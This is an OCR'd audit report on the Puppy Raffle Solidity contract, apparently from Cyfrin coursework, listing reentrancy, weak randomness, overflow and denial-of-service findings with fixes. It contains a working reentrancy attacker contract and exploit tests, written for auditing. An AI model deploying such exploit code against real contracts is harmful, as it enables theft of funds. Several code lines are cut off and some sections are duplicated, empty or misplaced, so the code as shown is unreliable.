
Protocol Audit Report

Ivan Kartunov

October 26, 2024



Protocol Audit Report

Version 1.0

Cyfrin.io

October 26, 2024

Protocol Audit Report

Ivan Kartunov

October 26, 2024

Prepared by: Cyfrin Lead Auditors: - Ivan Kartunov

Table of Contents

- Table of Contents
- Protocol Summary
- Puppy Raffle
- Getting Started
  - Requirements
  - Quickstart
    - Optional Gitpod
- Usage
  - Testing
    - Test Coverage
- Audit Scope Details
  - Compatibilities
- Roles
- Known Issues
- Disclaimer
- Risk Classification
- Audit Details
  - Scope
  - Roles
- Executive Summary
  - Issues found
- Findings
  - High
    - [H-1] Reentrancy attack in `PuppyRaffle::refund` allows entrant to drain raffle balance
    - [H-2] Weak rondomness in `PuppyRaffle::selectWinner` allows users to influence or predict the winner and influence or predict the winning puppy
    - [H-3] Integer overflow of `PuppyRaffle::totalFees` loses fees
  - Medium

    - [M-1] Looping through players array to check for duplicates in `PuppyRaffle::enterRaffle` is a potential denial of service (DoS) attack, incrementing gas cost for future entrance
    - [M-2] Unsafe cast of `PuppyRaffle::entranceFee` looses fees
    - [M-3] Smart contract wallets raffle winners without `reveive` or a `fallback` function will the start of a new contest
  - Low
    - [L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0,
  - Gas
    - [G-1] Unchanged state variables should be declared constant or immutable.
    - [G-2] Storage variables in a loop should be cached
  - Informational
    - [I-1] Solidity pragma should be specific, not wide
    - [I-2] Using an outdated version of solidity is not recommended.
    - [I-3] Missing checks for `address(0)` when assigning values to address state variables
    - [I-4] `PuppyRaffle::selectWinner` should follow CEI
    - [I-5] Use of "magic" numbers is discouraged
    - [I-6] State changes are missing events
    - [I-7] `PuppyRaffle::_isActivePlayer` is never uused and should be removed

Protocol Summary

Puppy Raffle

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
    1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

- Table of Contents
- Protocol Summary
- Puppy Raffle

- Getting Started
  - Requirements
  - Quickstart
    - Optional Gitpod
- Usage
  - Testing
    - Test Coverage
- Audit Scope Details
  - Compatibilities
- Roles
- Known Issues
- Disclaimer
- Risk Classification
- Audit Details
  - Scope
  - Roles
- Executive Summary
  - Issues found
- Findings
  - High
    - [H-1] Reentrancy attack in `PuppyRaffle::refund` allows entrant to drain raffle balance
    - [H-2] Weak rondomness in `PuppyRaffle::selectWinner` allows users to influence or predict the winner and influence or predict the winning puppy
    - [H-3] Integer overflow of `PuppyRaffle::totalFees` loses fees
  - Medium
    - [M-1] Looping through players array to check for duplicates in `PuppyRaffle::enterRaffle` is a potential denial of service (DoS) attack, incrementing gas cost for future entrance
    - [M-2] Unsafe cast of `PuppyRaffle::entranceFee` looses fees
    - [M-3] Smart contract wallets raffle winners without `reveive` or a `fallback` function will the start of a new contest
  - Low
    - [L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0,
  - Gas
    - [G-1] Unchanged state variables should be declared constant or immutable.
    - [G-2] Storage variables in a loop should be cached
  - Informational
    - [I-1] Solidity pragma should be specific, not wide
    - [I-2] Using an outdated version of solidity is not recommended.
    - [I-3] Missing checks for `address(0)` when assigning values to address state variables
    - [I-4] `PuppyRaffle::selectWinner` should follow CEI

    * [I-5] Use of “magic” numbers is discouraged
    * [I-6] State changes are missing events
    * [I-7] `PuppyRaffle::_isActivePlayer` is never uused and should be removed

Getting Started

Requirements


- git
  - You'll know you did it right if you can run `git --version` and you see a response like `git version x.x.x`
- foundry
  - You'll know you did it right if you can run `forge --version` and you see a response like `forge 0.2.0 (816e00b 2023-03-16T00:05:26.396218Z)`

Quickstart

```
git clone https://github.com/Cyfrin/4-puppy-raffle-audit
cd 4-puppy-raffle-audit
make
```

Optional Gitpod

If you can't or don't want to run and install locally, you can work with this repo in Gitpod. If you do this, you can skip the `clone this repo` part.



Usage

Testing

```
forge test
```

Test Coverage

```
forge coverage
```

and for coverage based testing:

```
forge coverage --report debug
```

Audit Scope Details

- Commit Hash: 2a47715b30cf11ca82db148704e67652ad679cd8
- In Scope:

```
./src/
#--PuppyRaffle.sol
```

Compatibilities

- Solc Version: 0.7.6
- Chain(s) to deploy contract to: Ethereum

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function. Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Known Issues

None

Disclaimer

The YOUR_NAME_HERE team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: 2a47715b30cf11ca82db148704e67652ad679cd8
- In Scope:
-

Scope

```
./src/
#--PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function. Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

Issues found

Severity	Number of issues found
High	3
Medium	3
Low	1
Info	7
Gas	2
Total	16

Findings

High

[H-1] Reentrancy attack in `PuppyRaffle::refund` allows entrant to drain raffle balance

Description: The `PuppyRaffle::refund` function does not follow [CEI] and as a result enable participants to drain contract balance

In the `PuppyRaffle::refund` function, we first make an external call to the `msg.sender` address and only after making that external call do we udate the `PuppyRaffle::players` array.

```
function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the player can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player already refunded, or is no

 @>       payable(msg.sender).sendValue(entranceFee);
 @>       players[playerIndex] = address(0);

        emit RaffleRefunded(playerAddress);
    }
```

A player who has entered the raffle could have a `fallback/receive` function that calls `PuppyRaffle::refund` function again and claim another reward. They could continue the cycle till the contract balance is drained.

Impact All fees paud by raffle entrants could be stolen by the malicous participants.

Proof of Concept

1.User enters the raffle 2.Attacker sets up a contract with a fallback function that calls `PuppyRaffle::refund` 3.Attacker enters the raffle 4.Attacker calls the `PuppyRaffle::refund` from the attack contract, draining the contract balance

Proof of Code

Code

Place the following into `PuppyRaffleTest.t.sol`

```
function test_reentrancyRefund() public {
        address[] memory players = new address[](4);
        players[0] = playerOne;
        players[1] = playerTwo;
        players[2] = playerThree;
        players[3] = playerFour;
        puppyRaffle.enterRaffle{value: entranceFee * 4}(players);

        ReentrancyAttacker attackerContract = new ReentrancyAttacker(puppyRaffle);
        address attackUser = makeAddr("attackUser");
        vm.deal(attackUser, 1 ether);

        uint256 startingAttackerBalance = address(attackerContract).balance;
        uint256 startingContractBalance = address(puppyRaffle).balance;

        vm.prank(attackUser);
        attackerContract.attack{value: entranceFee}();

        console.log("Starting attacker balance: ", startingAttackerBalance);
        console.log("Starting contract balance: ", startingContractBalance);
```

```
        console.log("Ending attacker balance: ", address(attackerContract).balance);
        console.log("Ending contract balance: ", address(puppyRaffle).balance);
    }
```

And this contract as well

```
contract ReentrancyAttacker {
    PuppyRaffle puppyRaffle;
    uint256 entranceFee;
    uint256 attackerIndex;

    constructor(PuppyRaffle _puppyRaffle) {
        puppyRaffle = _puppyRaffle;
        entranceFee = puppyRaffle.entranceFee();
    }

    function attack() external payable {
        address[] memory players = new address[](1);
        players[0] = address(this);
        puppyRaffle.enterRaffle{value: entranceFee}(players);

        attackerIndex = puppyRaffle.getActivePlayerIndex(address(this));
        puppyRaffle.refund(attackerIndex);
    }

    function _stealMoney() internal {
        if (address(puppyRaffle).balance >= entranceFee) {
            puppyRaffle.refund(attackerIndex);
        }
    }

    fallback() external payable {
        _stealMoney();
    }

    receive() external payable {
        _stealMoney();
    }
}
```

Recommended Mitigation: To prevent this, we should have `PuppyRaffle::refund` function update the `players` array before making the external call. Additionaly, we should move the event emission as well.

```
function refund(uint256 playerIndex) public {
        // @audit MEV written-skipped
        address playerAddress = players[playerIndex];
```

```
        require(playerAddress == msg.sender, "PuppyRaffle: Only the player can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player already refunded, or is no
+        players[playerIndex] = address(0);
+       emit RaffleRefunded(playerAddress);
        payable(msg.sender).sendValue(entranceFee);
-       players[playerIndex] = address(0);
-       emit RaffleRefunded(playerAddress);
    }
```

[H-2] Weak rondomness in `PuppyRaffle::selectWinner` allows users to influence or predict the winner and influence or predict the winning puppy

Description: Hashing `msg.sender`, `block.timestamp` and `block.dificulty` together creates a predictable find number. A predictable number is not a good random number. Malicious users can manipulate these values or know them ahead of the time to choose the winner of the raffle themselves.

Note: This means users could front-run this function and call `refund` if they see if they are not the winner.

Impact Any user could potentially predict the winner of the raffle and claim the prize for themselves. Making the entire raffle worthless if it becomes a gas war as to who wins the raffle.

Proof of Concept

1. Validators can know ahead of time the `block.timestamp` and `block.difficulty` and use that to predict when/how to participate. See the solidity blog on prevrandao.`block.difficulty` was recently replace with prevrendao.
2. Users can mine/manipualate `block.timestamp` value to result in their address being used to generate the winner.
3. User can revert their `selectWinner` transaction if they don't like the winner.

Using on-chain values as a randomness seed is a [well-documented attack vector]

Recommended Mitigation: Consider using Chainlink VRF or another off-chain random number generator to generate a random number.

[H-3] Integer overflow of `PuppyRaffle::totalFees` loses fees

Description: In solidity prior to `0.8.0`, integers were subject to integer overflows.

```
uint64 myVar = type(uint64).max;
// myVar is now 18446744073709551615
myVar = myVar + 1;
// myVar is now 0
```

Impact In `PuppyRaffle::selectWinner`, `totalFees` are accumulated for the `feeAddress` to collect later in `PuppyRaffle::withdrawFees`. However, if the `totalFees` variable overflows, the `feeAddress` will not be able to collect the correct amount of fees, leaving fees stuck in the contract.

Proof of Concept 1. We conclude a raffle to 4 players 2. We then have 89 players enter a new raffle, and conclude the raffle 3. `totalFees` will be:

```
totalFees = totalFees + uint64(fee);
totalFees = 800000000000000000 + 1780000000000000000
// and this overflow
```

4. You will not be able to withdraw the fees, due to the line in `PuppyRaffle::withdrawFees`:

```
require(address(this).balance == uint256(totalFees), "PuppyRaffle: There are currently playe
```

Although you could use `selfdestruct` to send ETH to this contract in order for the values to match and withdraw the fees, this is not a good solution. At some point, there will be much `balance` in the contract that the above `require` will be impossible to hit.

Code

```
function testTotalFeesOverflow() public playersEntered {
        // We finish a raffle of 4 to collect some fees
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffle.selectWinner();
        uint256 startingTotalFees = puppyRaffle.totalFees();
        // startingTotalFees = 800000000000000000

        // We then have 89 players enter a new raffle
        uint256 playersNum = 89;
        address[] memory players = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            players[i] = address(i);
        }
        puppyRaffle.enterRaffle{value: entranceFee * playersNum}(players);
        // We end the raffle
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);

        // And here is where the issue occurs
        // We will now have fewer fees even though we just finished a second raffle
        puppyRaffle.selectWinner();

        uint256 endingTotalFees = puppyRaffle.totalFees();
        console.log("ending total fees", endingTotalFees);
```

```
        assert(endingTotalFees < startingTotalFees);

        // We are also unable to withdraw any fees because of the require check
        vm.prank(puppyRaffle.feeAddress());
        vm.expectRevert("PuppyRaffle: There are currently players active!");
        puppyRaffle.withdrawFees();
    }
```

Recommended Mitigation: There are a few possible mitigations.

1. Use newer versions of Solidity that have overflow checks, and `uint256` instead of `uint64`
2. Use `SafeMath` library to prevent overflow
3. Remove the balance check in `PuppyRaffle::withdrawFees`

```
- require(address(this).balance == uint256(totalFees), "PuppyRaffle: There are currently pla
```

Medium

[M-1] Looping through players array to check for duplicates in `PuppyRaffle::enterRaffle` is a potential denial of service (DoS) attack, incrementing gas cost for future entrance

Description: The `PuppyRaffle::enterRaffle` function loops through the `players` array to check for duplicates. However, the longer the `PuppyRaffle::players` array is, the more checks a new player will have to make. This means the gas costs for players who enter right when the raffle starts will be dramatically lower than those who enter later. Every additional address in the `players` array, is an additional check the loop will have to make.

```
// @audit DoS
        for (uint256 i = 0; i < players.length - 1; i++) {
            for (uint256 j = i + 1; j < players.length; j++) {
                require(players[i] != players[j], "PuppyRaffle: Duplicate player");
            }
        }
```

Impact The gas costs for the raffle entrants will greatly increase as more players enter the raffle. Discouraging later users from entering and causing a rush at the start of a raffle to be one of the first entrants in the queue.

An attacker might make `PuppyRaffle::entrants` array so big, that no one else enters, guarenteeng themselves the win.

Proof of Concept

if we have two sets of 100 players enter, the gas costs will be as such: -1st 100 players: 6250456 gas -2nd 100 players: 18000456 gas

PoC

Place the following test into `PuppyRaffleTest.t.sol`

```
function test_denialOfService() public {
        // address[] memory players = new address[](1);
        // players[0] = playerOne;
        // puppyRaffle.enterRaffle{value: entranceFee}(players);
        // assertEq(puppyRaffle.players(0), playerOne);
        vm.txGasPrice(1);
        // Add 100 players
        uint256 playersNum = 100;
        address[] memory players = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            players[i] = address(i);
        }
        //how much gas?
        uint256 gasStart = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * players.length}(players);
        uint256 gasEnd = gasleft();

        uint256 gasUsedFirst = (gasStart - gasEnd) * tx.gasprice;
        console.log("Gas used for 100 players: ", gasUsedFirst);

        // now for the second 100players
        address[] memory playersTwo = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            playersTwo[i] = address(i + playersNum);
        }
        //how much gas?
        uint256 gasStartSecond = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * players.length}(playersTwo);
        uint256 gasEndSecond = gasleft();
        uint256 gasUsedSecond = (gasStartSecond - gasEndSecond) * tx.gasprice;
        console.log("Gas used for the second 100 players: ", gasUsedSecond);

        assert(gasUsedSecond > gasUsedFirst);
    }
```

Recommended Mitigation:

1. Consider allowing duplicates. Users can make new wallets anyways
2. Consider using a mapping to check for duplicate

[M-2] Unsafe cast of `PuppyRaffle::entranceFee` looses fees

[M-3] Smart contract wallets raffle winners without `reveive` or a `fallback` function will the start of a new contest

Description: The `PuppyRaffle::selectWinner` function is responsible for resetting the lottery. However, if the winner is a smart contract wallet that rejects payments, the lottery would not be able to reset.

Users could easily call `selectWinner` function again and non-wallet entrants could enter, but it could cost a lot due to the duplicate check and a lottery reset could get very challenging

Impact The `PuppyRaffle::selectWinner` function could revert many times, making the lottery reset difficult.

Proof of Concept

1. 10 smart contract wallets enter the lottery without a fallback or receive function.
2. The lottery ends
3. The `selectWinner` function wouldn't work, even though the lottery is over!

Recommended Mitigation: There are a few options to mitigate this issue.

1. Do not allow smart contract wallet entrants (not recommended)
2. Create a mapping of addresses -> payout so winners can pull their funds out themselves, putting the owness on the winner to claim their prize. (Recommended)

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0,

causing a player at index 0 to incorrectly think they have not entered the raffle, but accoring to the natspec, it will alse return 0 if the player is not in the array.

Description:

```
function getActivePlayerIndex(address player) external view returns (uint256) {
    for (uint256 i = 0; i < players.length; i++) {
        if (players[i] == player) {
            return i;
        }
    }
    // q what if the player is at index 0?
    // @audit if the player is at index 0, it will return 0 and a player might think they a
    return 0;
}
```

Impact A player at index 0 to incorrectly think they have not entered the raffle and attempt to enter the raffle again, wasting gas.

Proof of Concept

1. User enters the raffle, they are the first entrant
2. `PuppyRaffle::getActivePlayerIndex` returns 0
3. Users thinks they have not entered the raffle and attempts to enter again

Recommended Mitigation: The easiest recommendation would be to revert if the player is not in the array instead of returning 0.

You could also reserve the 0th position for any competition, but a better solution might be to return an `uint256` where the function returns -1 if the player is not active

Gas

[G-1] Unchanged state variables should be declared constant or immutable.

Reading from storage is much more expensive than reading from a constant or immutable variable.

Instances: - `PuppyRaffle::raffleDuration` should be `immutable` - `PuppyRaffle::commonImageUri` should be `constant` - `PuppyRaffle::rareImageUri` should be `constant` - `PuppyRaffle::legendaryImageUri` should be `constant`

[G-2] Storage variables in a loop should be cached

Everytime you call `players.length` you read from storage, as opposed to memory which is more gas efficiant.

```
+    uint256 playersLength = players.length;
-    for (uint256 i = 0; i < players.length - 1; i++) {
+    for (uint256 i = 0; i < playersLength - 1; i++) {
-       for (uint256 j = i + 1; j < players.length; j++) {
+        for (uint256 j = i + 1; j < playersLength; j++) {
            require(players[i] != players[j], "PuppyRaffle: Duplicate player");
        }
    }
```

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

- Found in src/PuppyRaffle.sol: 32:23:35

Informational

[I-1] Solidity pragma should be specific, not wide

[I-2] Using an outdated version of solidity is not recommended.

solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommendation: Deploy with a recent version of Solidity (at least `0.8.0`) with no known severe issues.

Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

Please see [slither] https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity documentation for more info.

[I-3] Missing checks for `address(0)` when assigning values to address state variables

Check for `address(0)` when assigning values to address state variables.

[I-4] `PuppyRaffle::selectWinner` should follow CEI

[I-5] Use of "magic" numbers is discouraged

it can be confusing to read and maintain code with "magic" numbers. Consider using constants or enums instead.

Examples:

```
uint256 prizePool = (totalAmountCollected * 80) / 100;
uint256 fee = (totalAmountCollected * 20) / 100;
```

[I-6] State changes are missing events

[I-7] `PuppyRaffle::_isActivePlayer` is never uused and should be removed